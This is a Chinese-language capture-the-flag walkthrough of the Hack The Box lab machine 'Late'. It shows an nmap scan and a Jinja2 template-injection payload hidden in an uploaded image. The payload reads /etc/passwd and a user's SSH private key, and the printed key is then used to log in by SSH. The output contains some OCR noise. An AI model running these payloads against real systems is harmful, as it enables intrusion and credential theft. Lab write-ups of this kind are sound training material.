

# Late

Nmap 扫描结果如下所示：




```
┌──(kali㉿kali)-[~/Desktop/HTB/late]
└─$ sudo nmap -sC -sV 10.10.11.156
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-25 10:01 EDT
Nmap scan report for images.late.htb (10.10.11.156)
Host is up (0.45s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 02:5e:29:0e:a3:af:4e:72:9d:a4:fe:0d:cb:5d:83:07 (RSA)
|   256 41:e1:fe:03:a5:c7:97:c4:d5:16:77:f3:41:0c:e9:fb (ECDSA)
|_  256 28:39:46:98:17:1e:46:1a:1e:a1:ab:3b:9a:57:70:48 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Image Reader
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.59 seconds
```

修改/etc/hosts：



```
┌──(kali㉿kali)-[~/Desktop/HTB/late]
└─$ cat /etc/hosts
10.10.11.156    images.late.htb
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```




Convert image to text with Flask

If you want to turn an image into a text document, you came to the right place.


Convert your image now!

可以上传图片，搜索得知有SSTI的漏洞，构造图片：




```
{{(''.__class__).__mro__[1].__subclasses__()[249]("cat /etc/passwd", stdout=-1, shell=True).communicate() }}
```

得到结果如下：




```
<p>Opn »+ Bf Festuxe

1(b&#39;root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2
nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:ga
sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin
8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10
uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/
nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:
nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting Syster
gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-ne
100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin\nsystemd-resolve:x:
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin\nsyslog:x:102:106::/home/syslog:/usr/sbin/nologi
103:107::/nonexistent:/usr/sbin/nologin\n_apt:x:104:65534::/nonexistent:/usr/sbin/nologin\nlxd:x:1
lxd/:/bin/false\nuuidd:x:106:110::/run/uuidd:/usr/sbin/nologin\ndnsmasq:x:107:65534:dnsmasq,,,:/v
nologin\nlandscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin\npollinate:x:109:1::/var/cache/p
false\nsshd:x:110:65534::/run/sshd:/usr/sbin/nologin\nsvc_acc:x:1000:1000:Service Account:/home
bash\nrtkit:x:111:114:RealtimeKit,,,:/proc:/usr/sbin/nologin\nusbmux:x:112:46:usbmux daemon,,,:/
sbin/nologin\navahi:x:113:116:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin\ncup
114:117:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin\nsaned:x:115:11
sbin/nologin\ncolord:x:116:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologi
117:121:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin\ngeoclue:x:118:123::/var/lib/geoclue
nologin\nsmmta:x:119:124:Mail Transfer Agent,,,:/var/lib/sendmail:/usr/sbin/nologin\nsmmsp:x:120
Program,,,:/var/lib/sendmail:/usr/sbin/nologin\n&#39;, None)

Save $ -o x
</p>
```

再次构造图片如下：




```
{{(''.__class__).__mro__[1].__subclasses__()[249]("cat ~/.ssh/id_rsa", stdout=-1, shell=True).communicate() }}
```

得到结果如下：




```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat results\ \(3\).txt
<p>(b&#39;-----BEGIN RSA PRIVATE KEY-----\nMIIEpAIBAAKCAQEAqe5XWFKVqleCyfzPo4HsfRR8uF/P/3Tn+fiAUHhnGvBBAyrM\nHiP3S/DnqdIH2uqTXdPk4eGdXynzMnFRzbYb+cBa+R8T/nTa3PSuR9tkiqhXTaEO\nbgjRSynr2NuDWPQhX8OmhAKdJhZfErZUcbxiuncrKnoClZLQ6ZZDaNTtTUwp
UaMi\n/mtaHzLID1KTl+dUFsLQYmdRUA639xkz1YvDF5ObIDoeHgOU7rZV4TqA6s6gI7W7\nd137M3Oi2WTWRBzcWTAMwfSJ2cEttvS/AnE/B2Eelj1shYUZuPyIoLhSMicGnhB7\n7IKpZeQ+MgksRcHJ5fJ2hvTu/T3yL9tggf9DsQIDAQABAoIBAHCBinbBhrGW6tLM\nfLSmimptq/1uAgoB3qxTaLDeZnUhaAm
uxiGWcl5nCxoWInlAIX1XkwwyEb01yvw0\nppJp5a+/OPwDJXus5lKv9MtCaBidR9/vp9wWHmuDP9D91MKKL6Z1pMN175GN8jgz\nW0lKDpuh1oRy708UOxjMEalQgCRSGkJYDpM4pJkk/c7aHYw6GQKhoN1en/7I50IZ\nuFB4CzS1bgAglNb7Y1bCJ913F5oWs0dvN5ezQ28gy92pGfNIJrk3cxO33SD9CCwC\nT9
KJxoUhuoCuMs00PxtJMymaHvOkDYSXOyHHHPSlIJl2ZezXZMFswHhnWGuNe9IH\nQl49ezkCgYEA0OTVbOT/EivAuu+QPaLvC0N8GEtn7uOPu9j1HjAvuOhom6K4troi\nWEBJ3pvIsrUlLd9J3cY7ciRxnbanN/Qt9rHDu9Mc+W5DQAQGPWFxk4bM7Zxnb7Ng\nHr4+hcK+SYNn5fCX5qjmzE6c/5+sbQ20jhl20kx
VT26MvoAB9+I1ku8CgYEA0EA7\nt4UB/PaoU0+kz1dNDEyNamSe5mXh/Hc/mX9cj5cQFABN9lBTcmfZ5R6I0ifXpZuq\n0×EKNYA3HS5qvOI3dHj6O4JZBDUzCgZFmlI5fslxLtl57WnlwSCGHLdP/knKxHIE\nuJBIk0KSZBeT8F7IfUukZjCYO0y4HtDP3DUqE18CgYBgI5EeRt4lrMFMx4io9V3y\n3yIzxDCXP2
AdYiKdvCuafEv4pRFB97RqzVux+hyKMthjnkpOqTcetysbHL8k/1pQ\nGUwuG2FQYrDMu41rnnc5IGccTElGnVV1kLURtqkBCFs+9lXSsJVYHi4fb4tZvV8F\nry6CZuM0ZXqdCijdvtxNPQKBgQC7F1oPEAGvP/INltncJPRlfkj2MpvHJfUXGhMb\nVh7UKcUaEwP3rEar270YaIxHMeA9OlMH+KERW7UoFFF0jE+
B5kX5PKu4agsGkIfr\nkr9wto1mp58wuhjdntid59qH+8edIUo4ffeVxRM7tSsFokHAvzpdTH8Xl1864CI+\nFc1NRQKBgQDNiTT446GIijU7XiJEwhOec2m4ykdnrSVb45Y6HKD9VS6vGeOF1oAL\nK6+2ZlpmytN3RiR9UDJ4kjMjhJAiC7RBetZOor6CBKg20XA1oXS7o1eOdyc/jSk0\nkxruFUgLHh7nEx/5/0
r8gmcoCvFn98wvUPSNrgDJ25mnwYI0zzDrEw==\n-----END RSA PRIVATE KEY-----\n&#39;, None)

1
2
3
4
5)
6
7
</p>
```

利用密钥获得shell：




```
┌──(kali㉿kali)-[~/Desktop/HTB/late]
└─$ ssh svc_acc@10.10.11.156 -i id_rsa
The authenticity of host '10.10.11.156 (10.10.11.156)' can't be established.
ED25519 key fingerprint is SHA256:LsThZBhhwN3ctG27voIMK8bWCmPJkR4iDV9eb/adDOc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.156' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
svc_acc@10.10.11.156's password:


┌──(kali㉿kali)-[~/Desktop/HTB/late]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/Desktop/HTB/late]
└─$ ssh svc_acc@10.10.11.156 -i id_rsa
svc_acc@late:~$
```

